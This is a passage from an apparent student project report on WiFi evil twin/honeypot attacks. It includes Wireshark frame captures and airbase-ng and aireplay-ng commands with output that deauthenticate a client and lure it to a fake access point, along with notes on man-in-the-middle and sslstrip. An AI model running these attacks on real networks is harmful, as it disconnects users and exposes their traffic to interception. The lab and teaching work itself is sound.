This would allow me to capture traffic as it passes by in wireshark by sniffing on mon0, and filter it down to the frames that I am interested in. To get a first hand look at the sequence I setup the wireless router, gave it a unique SSID, left encryption set to open, noted down its MAC address, and setup a filter on wireshark that would only report packets with a source address of my iPhone and broadcast as the destination. With this filter in place I could look at the probe request frames sent from my phone as it searched for the access point. This is the start of the association sequence we're after. It's from these requests we'll forge frames to convince the device we are the real AP.

Filter: wlan.sa == 84:85:06:5a:20:7c && wlan.da == ff:ff:ff:ff:ff:ff ▼

Figure 9: Wireshark filter.

22212 275.0292410 Apple\_5a:20:7c Broadcast 802.11 153 Probe Request, SN=3994, FN=0, Flags=.....C, SSID=Biggles

Figure 10: Wireshark captured probe request.

```
▼ IEEE 802.11 Probe Request, Flags: .....C
  Type/Subtype: Probe Request (0x04)
  ▶ Frame Control: 0x0040 (Normal)
  Duration: 0
  Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
  Source address: Apple_5a:20:7c (84:85:06:5a:20:7c)
  BSS Id: Broadcast (ff:ff:ff:ff:ff:ff)
  Fragment number: 0
  Sequence number: 3994
  ▶ Frame check sequence: 0x3d4cb76f [correct]
▼ IEEE 802.11 wireless LAN management frame
  ▼ Tagged parameters (99 bytes)
    ▶ Tag: SSID parameter set: Biggles
    ▶ Tag: Supported Rates 1, 2, 5.5, 11, [Mbit/sec]
    ▶ Tag: Extended Supported Rates 6, 9, 12, 18, 24, 36, 48, 54, [Mbit/sec]
    ▶ Tag: HT Capabilities (802.11n D1.10)
    ▶ Tag: DS Parameter set: Current Channel: 1
    ▶ Tag: Vendor Specific: Broadcom
    ▶ Tag: Vendor Specific: Epigram: HT Capabilities (802.11n D1.10)
```

Figure 11: Probe request contents.

This revealed the probe request subtype that the application would need to search incoming packet headers for to determine whether it would need to kick off the sequence to create a fake access point.

The next step was to filter for probe response frames so I could understand how an access point reacts to receiving a probe request, primarily determining which IE fields to set in the management frame.

Filter: wlan.da == 84:85:06:5a:20:7c ▼

Figure 12: Wireshark destination MAC address filter.

This revealed the response the Netgear router has sent my phone.

28465 315.1748560 Netgear\_f6:de:c:Apple\_5a:20:7c 802.11 97 Probe Response, SN=3755, FN=0, Flags=.....C, BI=100, SSID=Biggles

Figure 13: Probe response frame

The probe response frame shows which IE fields are required in the management header, namely the SSID (which will be a mirror of the one in the probe request), the supported rates, channel information and ERP information.




Figure 14: Probe response contents.

The next step in the sequence that we are interested in is the association. This frame gives us information related to the encryption standard that the network the station is trying to connect to uses. Figure 15 shows the request sent from my phone to the Netgear router, and figure 16 shows the contents.



Figure 15: Association request.

```
▼ IEEE 802.11 Association Request, Flags: .....C
  Type/Subtype: Association Request (0x00)
  ▶ Frame Control: 0x0000 (Normal)
    Duration: 314
    Destination address: Netgear_f6:de:ce (00:1b:2f:f6:de:ce)
    Source address: Apple_5a:20:7c (84:85:06:5a:20:7c)
    BSS Id: Netgear_f6:de:ce (00:1b:2f:f6:de:ce)
    Fragment number: 0
    Sequence number: 3999
  ▶ Frame check sequence: 0x584be501 [correct]
▼ IEEE 802.11 wireless LAN management frame
  ▶ Fixed parameters (4 bytes)
  ▼ Tagged parameters (36 bytes)
    ▶ Tag: SSID parameter set: Biggles
    ▶ Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 18, 24, 36, 54, [Mbit/sec]
    ▶ Tag: Extended Supported Rates 6, 9, 12, 48, [Mbit/sec]
    ▶ Tag: Vendor Specific: Broadcom
```

Figure 16: Association request frame contents.

This is the point I need to get to programmatically before starting the fake access point, as I can ensure that the device is indeed looking for a network with open authentication by checking the related flag, thus eliminating any unnecessary connection attempts.

## 2.2 Attack Vectors

There are a number of attacks that take advantage of insecurities in the 802.11 standard and that capitalize on unencrypted networks. Where the attacks are demonstrated, they were performed using a laptop running BackTrack, running in a virtual machine, with an Alfa wireless adaptor.

The attacks that I have documented all lend themselves toward the overall application I am trying to implement, either by complimenting or directly using tools, applications, and principles that will come in use.

### 2.2.1 Spoof Access Point

This is not necessarily an attack in itself, but a means of relying on social engineering to gain connections to perform attacks on. A soft access point is a rogue access point that has been established on a wireless adaptor, without the need for a router. Leaving this open, and performing in an area with a high footfall, or cafe area, for example, will allow the attacker to gain connections, monitor traffic, and perform various man-in-the-middle attacks. It can also be paired with other attacks detailed further on in the report.




Figure 17: Soft access point bridges traffic to real access point.

### Performing the Attack

As this is more of a gateway attack, not a lot can be gained from doing it alone. The airbase-ng tool proved the simplest way to create a fake access point, taking the wireless interface and either start or stop as parameters. The image below shows the creation of an access point and a station connecting to it.



```

root@bt:~/projects/honeypot# airbase-ng -e "Biggles" mon0
15:57:01 Created tap interface at0
15:57:01 Trying to set MTU on at0 to 1500
15:57:01 Access Point with BSSID 00:C0:CA:76:28:D2 started.
15:57:01 Client AC:22:0B:9F:32:4A associated (unencrypted) to ESSID: "Biggles"
15:57:33 Client AC:22:0B:9F:32:4A associated (unencrypted) to ESSID: "Biggles"

```

Figure 18: Soft access point created with the SSID Biggles.

## 2.2.2 Man in the Middle (MITM)

The man in the middle attack puts the attacker between the station and the access point, allowing them to eavesdrop on communications taking place. In wireless communications, monitoring passing traffic is trivial considering traffic is broadcast and picked up by all network cards in the vicinity; but usually discarded if not intended recipient. This attack allows the attacker easy access to user data sent over unencrypted protocols such as HTTP, but also allows them to use tools such as `sslstrip` [34] to attempt to thwart HTTPS.




Figure 19: Malicious user monitors and injects data packets in to traffic.

This style of attack is a popular choice when communications involve some type of public key encryption.

A more recent variation to this attack, that reflects the shift toward web applications, is the Man in the Browser<sup>1</sup> (MitB). The advantage this has over the vanilla MITM attack is SSL style authentication measures do not hinder its effectiveness. Examples of the MitB attack include HTTP Cache Poisoning [36] and HTTP Response Splitting [37], both can leave lasting effects on the compromised browser.

<sup>1</sup>The Boy in the Browser attack [35] is a less mature version of the Man in the Browser attack. It is a trojan that routes traffic to the attackers proxy website to modify before sending to the intended destination.

### 2.2.3 Deauthentication Denial of Service

The deauthentication denial of service (DOS) [7] attack takes advantage of the unencrypted nature of the management frames by spoofing disassociation or deauthentication frames, depending on whether the attack wants to block a single device or all devices from the network. It is a denial of service that targets layer 2 in the OSI 7 Layer Model, there are other attacks designed for the other layers [4].

When a client wishes to gracefully disconnect from a 802.11 network it sends a disassociation frame [6] to the access point, likewise when an AP needs to disconnect from a client it sends a deauthentication [5] frame. If the AP needs to disconnect all clients, e.g. in the event of a reboot, it broadcasts the disassociation frame.

The unencrypted nature of these frames leaves them open to MAC spoofing of either the client or AP, meaning an attacker can easily forge frames. It has been noted that deauthentication frames are preferable to spoof due to the access point and client having to perform the entire authentication cycle again in order to carry on using the network [1].




Figure 20: Deauthentication DOS sequence.

The beauty of the deauthentication DOS is that it can be launched from relatively inexpensive hardware [3], with very little technical knowledge- especially when using a pre-existing application [2]. It should also be noted that this attack may not be started with malicious intent, as, for example, you have a network with a hidden SSID that users have discovered and hijacked, you can use this to deauthenticate all the users recover the network. On the more malicious side, this attack can be used to force users to connect to a spoofed access point after performing this attack, then chaining on a MITM attack.

## Performing the Attack

To demonstrate the simplicity of this attack I undertook it and documented the results. This is also partly to familiarise myself with the air-ng suite of tools which may be used during the implementation stage.

### Discovering the Access Point

Although I knew the SSID and MAC address of the access point I would be targeting, I wanted to perform it from the perspective of somebody that didn't. In order to achieve this I needed to use the airomon-ng tool that dumps a list of all access points that are broadcasting beacon frames, and stations broadcasting probe requests, along with their MAC address and SSID (where relevant).

```
CH 4 ][ Elapsed: 4 s ][ 2014-03-29 15:30
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:1B:2F:F6:DE:CE	-32	16	0 0	11	54	OPN			Biggles
08:BD:43:18:83:F0	-38	3	0 0	1	54e	WPA2	CCMP	PSK	VM271622-2G
C4:3D:C7:3D:A3:0F	-48	14	0 0	11	54e	WPA2	CCMP	PSK	virginmedia5234189
C8:D1:5E:DC:24:D1	-58	5	0 0	11	54e	WPA2	CCMP	PSK	BTHub3-RH5C
3A:D1:5E:DC:24:D2	-58	11	0 0	11	54e	OPN			BTWiFi-with-FON
00:62:2C:4E:26:BC	-62	7	0 0	11	54e	WPA2	CCMP	PSK	BTHub5-KCFR
12:62:2C:4E:26:BC	-69	10	0 0	11	54e	OPN			BTWiFi-with-FON
9C:D3:6D:8B:27:C0	-71	3	0 0	11	54e	WPA2	CCMP	PSK	VM076992-2G

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	14:10:9F:06:8B:0C	-62	0 - 1	0	3	GandalfWhite

Figure 21: List of AP SSIDs in range of the wireless antenna.

### Sending the Deauthentication Frame

As the access point is transmitting on channel 11, I first needed to switch the monitor interface to channel 11, then I could use aireplay-ng [8] to send a deauthentication frame with spoofed MAC source and destination addresses.

```
root@bt:~/projects/proberesponder# aireplay-ng -0 1 -c ac:22:0b:9f:32:4a -a 00:1b:2f:f6:de:ce
mon0
15:51:09 Waiting for beacon frame (BSSID: 00:1B:2F:F6:DE:CE) on channel 3
15:51:09 mon0 is on channel 3, but the AP uses channel 11
root@bt:~/projects/proberesponder# iwconfig mon0 channel 11
```

Figure 22: Changing the interface's channel.

### Including the Fake Access Point

The image below demonstrates the attack paired with a simple fake access point. When the deauthentication frames were sent, the station reassociated with the fake access point I had created using another of the suites tools- aircrack-ng.

```

root@bt:~/projects/proberesponder# aireplay-ng -0 5 -c ac:22:0b:9f:32:4a -a 00:1b:2f:f6:de:ce
mon0
15:57:00 Waiting for beacon frame (BSSID: 00:1B:2F:F6:DE:CE) on channel 11
15:57:00 Sending 64 directed DeAuth. STMAC: [AC:22:0B:9F:32:4A] [11|60 ACKs]
15:57:01 Sending 64 directed DeAuth. STMAC: [AC:22:0B:9F:32:4A] [12|66 ACKs]
15:57:02 Sending 64 directed DeAuth. STMAC: [AC:22:0B:9F:32:4A] [42|62 ACKs]
15:57:02 Sending 64 directed DeAuth. STMAC: [AC:22:0B:9F:32:4A] [64|63 ACKs]
15:57:03 Sending 64 directed DeAuth. STMAC: [AC:22:0B:9F:32:4A] [64|63 ACKs]

```

Figure 23: Sending the deauthentication frame.

```

291905 7405.474891000 ac:22:0b:9f:32:4a Netgear_f6:de:ce 802.11 56 Disassociate, SN=589, FN=0, Flags=.....C

```

Figure 24: Nexus 7 disassociating with the Netgear wireless router.

```

root@bt:~/projects/honeypot# airbase-ng -e "Biggles" mon0
15:57:01 Created tap interface at0
15:57:01 Trying to set MTU on at0 to 1500
15:57:01 Access Point with BSSID 00:C0:CA:76:28:D2 started.
15:57:01 Client AC:22:0B:9F:32:4A associated (unencrypted) to ESSID: "Biggles"
15:57:33 Client AC:22:0B:9F:32:4A associated (unencrypted) to ESSID: "Biggles"

```

Figure 25: Station associating with the fake access point.

### 2.2.4 Evil Twin/Honeypot Attack

The Evil Twin, aka Honeypot, WiFi Phishing, AP Phishing, etc., is a gateway attack leveraged to give the attacker the ability to perform other exploits. Victims leave themselves open to a whole host of MITM exploits, including HTTP cache poisoning and DNS poisoning, along with having secure information such as credit card information, website login credentials and personal data stolen. Particularly worrying is the coupling of a honeypot attack, and then a MITM attack that includes the use of SSLstrip [3][5] in an attempt to beat HTTPS. There are new protocols that have been proposed that would prevent this, such as HTTP Strict Transport Security (HSTS) [4]; however, this is out of scope of this project.

The attack takes advantage of the Preferred Network List (PNL) that wireless devices maintain once successful connection with an access point has been made. When a device is not connected to a wireless network, it will broadcast probe request frames of all the previous networks it has been attached to. When attached to a network, it broadcasts probe requests for that network to allow it to roam between BSSs in an ESS.




Figure 26: The smartphone sends a probe request frame which is picked up by the attacker.

The attack can be traced as far back as 2003 [0], with the KARMA Wireless Client Security Assessment Tools [1] arriving in 2005 and making it even more accessible by releasing patches for the Linux MadWifi driver, allowing applications to create fake 802.11 access points in response to probe request frames from 802.11 capable devices. This application was released purely as a gateway to users writing their own exploits, termed BYOX (Bring Your Own eXploit). This set of tools was certainly ahead of its time in the security landscape, as wireless enabled devices were scarce when compared to today where not only smartphones are increasingly popular [6], but with the advent of The Internet of Things, and the preference to use WiFi in products [7][8][9], more devices are being made vulnerable to old attacks.

To perform the attack, the attacker needs to gain the SSID of access points either through beacon packets of real access points if performing a disassociation evil twin attack, or by probe requests broadcast by passing devices if performing the honeypot style. If a real access point is found the attacker can disconnect users from the real AP through a deauthentication DOS and broadcast the fake AP beacon packets with a stronger signal than the real one. Passing devices sending out probe requests will connect to the AP with the strongest signal, which happens to be the fake one. If the attacker is sniffing for probe request frames to perform a honeypot, all they need do is perform the association sequence once a valid probe request frame is detected.

This can be achieved using low-level packet injection/monitoring libraries, or through a suite of tools common to penetration testing distributions.

This attack is not thwarted by Wired Equivalent Privacy (WEP) or WiFi Protected Access (WPA) as they only encrypt data after the association is established, thus not protecting against management packet spoofing [1]. There have been efforts made to protect against this attack, not by protecting against MAC spoofing, but by utilising the received signal strength (RSS). This proves a good method of protection for single transmitter source, but it has also been demonstrated to have a 97.8% success rate with multiple transmitters [3]. 802.11w does implement protected management frames and as a result would eliminate this style of attack, I touch upon this in section 6.3.

The honeypot attack forms the basis of the program this project is implementing and as such will be detailed in the implementation section of the report.

## 2.3 Low-Level Libraries

### 2.3.1 libpcap

libpcap was developed by the Network Research Group at Lawrence Berkeley Laboratory, it is the low-level packet capturing code from tcpdump taken and put in to a library, that provides implementation-independent access to the underlying packet capture facility provided by the operating system [38]. libpcap forms the basis of the library that is used to implement the honeypot application, LORCON.

### 2.3.2 LORCON

LORCON is an open source 802.11 frame monitoring and injection library that sets out to abstract the driver specific functionality required to allow the developer to easily develop network penetration applications. It came into being after it was identified that when writing tools it required a rewrite each time raw transmission was figured out for a new driver.

It completely abstracts any driver level interaction by allowing the developer to call functions such as:

```
driver = lorcon_auto_driver(interface);
context = lorcon_create(interface, driver);
lorcon_open_inject(context);
```

Which is all that is required to set a driver in to injection/monitor mode- assuming it is supported.

Similar to libpcap- due to LORCON using libpcap- you can then pass a callback to the lorcon loop which will be called each time a packet is received.

```
lorcon_loop(context, count, callback, NULL);
```

Packets are parsed once received and all data is easily accessible through defined structures. It also includes extra information for 802.11 frames that it captures, which makes it ideal for the the capture and injecting part of the honeypot application. For example, to determine whether the packet we've captured is of a certain type we're interested on we can simply switch on:

```
*extra = packet->extra_info;

switch(extra->type) {
    case 80211_MNGMNT:
        switch(extra->subtype) {
            case 80211_PROBE_REQ:
                ...snip...
        }
    }
}
```

Lorcon is able to run on BackTrack and Kali, meaning that it can be used on Kali's ARM distribution with a little modification of the build process. This is out of the scope of the main project; however, will be considered in the conclusion. It also has bindings available in Ruby (ruby-lorcon) and Python (PyLorcon2) that are useful for rapid prototyping and testing wireless chipsets to determine whether they are compatible.

## 2.4 Hardware

The selection of hardware for usage in this project comes down to a combination of two vendors. Firstly the wireless adaptor manufacturer, such as Edimax, Netgear, Belkin, etc. that build the overall product. The decision of which manufacturer in this respect is not as important as the second, the chipset manufacturer. These are companies such as Broadcom and Realtek, and this decision determines which operating systems are compatible, the device driver to use, and ultimately whether injection and monitoring are supported.

### 2.4.1 Wireless Adaptor

This boils down to device type, i.e. whether the adaptor is PCI, USB , etc. and does not make any particular difference.

### 2.4.2 Wireless Chipsets

Consideration has to be taken into the chipset wireless adaptors use for compatibility with injection and monitoring libraries. Certain vendors, such as RealTek, support the open source community more-so than others which means drivers can be written for adaptors that use them.

Firstly I tried to use a wireless adaptor purchased for use with the Raspberry Pi.



Figure 27: Edimax EW-7811UN wireless adaptor.

The Edimax EW-7811UN fulfilled the first part of the criteria by using the RTL8188CUS chipset as working drivers were available for Linux; however, after initial tests against PyLorcon2 it was determined that the adaptor was not supported. Most likely due to it's newer chipset and Lorcon having not been updated in approximately two years.

The second suggestion for a wireless adaptor to use with Lorcon was the Alfa AWUS036H, which came from various support forums that had users querying which adaptor to use with the Air-ng applications.





Figure 28: Alfa AWUS036H wireless adaptor.

This is ideal as that suite of software will more than likely play a large role in the application's implementation as it is very good at specific tasks such as creating fake access points, and creating wireless monitor mode interfaces. The Alfa wireless adaptor is built upon the Realtek RTL8187 chipset, which, as noted above, is also beneficial due to RealTek's support toward the open source community.

## 2.5 Operating Systems

Windows is ruled out from the start as it has a number of severe limitations. The biggest limitation is the lack of support for injecting data packets. The project relies on injecting packets to create a soft access point, and will further limit any expansions that need to inject data packets to perform attacks such as HTTP Cache Poisoning.

With this in mind, there are Linux distributions that have been developed with the purpose of being used for network penetration testing that have various applications and tools pre-installed to take advantage of WiFi vulnerabilities. Some of these distributions also have versions that will allow the software to run on embedded platforms, with little porting, such as the IGEP V2 and cheaper alternatives, the Beagleboard and Raspberry Pi.

There are two distributions considered in this section, I have tested each one firstly to determine whether the Air-ng applications would install and run, as if they wouldn't it was almost a guarantee that programs written using Lorcon would not work correctly then, once it was determined these would run, I tested a couple of wireless adaptors by setting up a soft AP, bridging this the actual hard AP, and forwarding traffic through it, using the Air-ng suite, as this would produce a similar effect to the final application.

### 2.5.1 Backtrack 5 R3

Backtrack was a security distribution that focused digital forensics and penetration testing. It comes pre-installed with a whole host of applications and tools, and was bootable from Live CD and USB.

This distribution comes with the Air-ng applications pre-installed, which was a good guarantee that any attempts to use libraries based on libpcap will meet little resistance from install.

Backtrack is unfortunately no longer supported; however, a branch- Kali Linux- has been developed and is actively updated.

### 2.5.2 Kali

Kali marked the switch from an Ubuntu base to Debian for the Backtrack developers. One of the big updates from Backtrack is further support for ARM devices, which means it can be run on the Raspberry Pi. This is a huge benefit as it would reduce any effort in porting the application to an OS running on the board.

## 2.6 Android Game Programming

As this is my first foray into game programming for Android the easiest solution would be to find a library that could handle the game engine functions, making it easier and quicker to develop as the game portion is not a integral part of the project.

### 2.6.1 libgdx

libGDX provides the perfect solution to my problem. It offers a cross-platform, open source solution to creating 2D and 3D games for Android, iOS, Windows/Mac/Linux desktop, web and others [2]. Alongside this Badlogic [5] provides a simple tool [4] for creating projects that can be imported into Eclipse [3] which is detailed in the implementation section of this report.

There are numerous tutorials that detail the process of writing games for Android using libgdx, and a specific one that creates a Flappy Bird [8][9] clone called Zombie Bird [6] by Kilobolt [7], from which a large proportion of knowledge was gained in terms of game and class design. They allow usage of assets free of charge to projects, and as such some of the images will be reused in Leaky Bird to speed up the development process.

## 2.7 Innocuous Information

Often when using the internet we disregard just how personal seemingly meaningless actually is when combined. In the introduction I touched upon browser fingerprinting as a technique for circumventing UK cookie laws and uniquely identifying users, with a surprisingly high amount of accuracy.

It has been noted that only 33bits of information are needed to uniquely identify a single person on the planet [1]. This value is calculated by taking the total number of people on the planet  $n$ , and calculating  $\lg(n)$  to get the value  $x$  where  $x$  is the number of yes/no decisions required to uniquely identify someone. Of course, questions with more answers mean more entropy, so where a simple question of gender will give you 1 bit of entropy, knowing a persons postcode will give you an amount relative to the number of inhabitants of that particular place in comparison to the world.

There has been research in the past looking at identifying people through two sets of de-identified data by linking common fields, thus identifying the person [2]. The same author went on to set up a (now defunct) website that determined how unique you were based only gender, date of birth and postcode [3] and the results can be calculated easily. Given the first part of my home postcode narrows me down to 15,630 in the world. Take into consideration my gender and we can split that figure in half to 7815. Assuming for simplicities sake that the average life expectancy in the UK is 100 (its approx. 80), we are given 36,500 as the number of possible birthdates. This means there is a 21% chance that someone will share the same birthday at me, or, an 79% chance that I am uniquely identifiable through only three pieces of information combined. Of course, this is a very crude approximation and does not take into consideration a number of variables, and simplifies others. Papers that have attempted this with US census data have found it to be closer to 63% [5].

The information used in the above example are things a majority of the general public would not think twice about entering in to an online form.

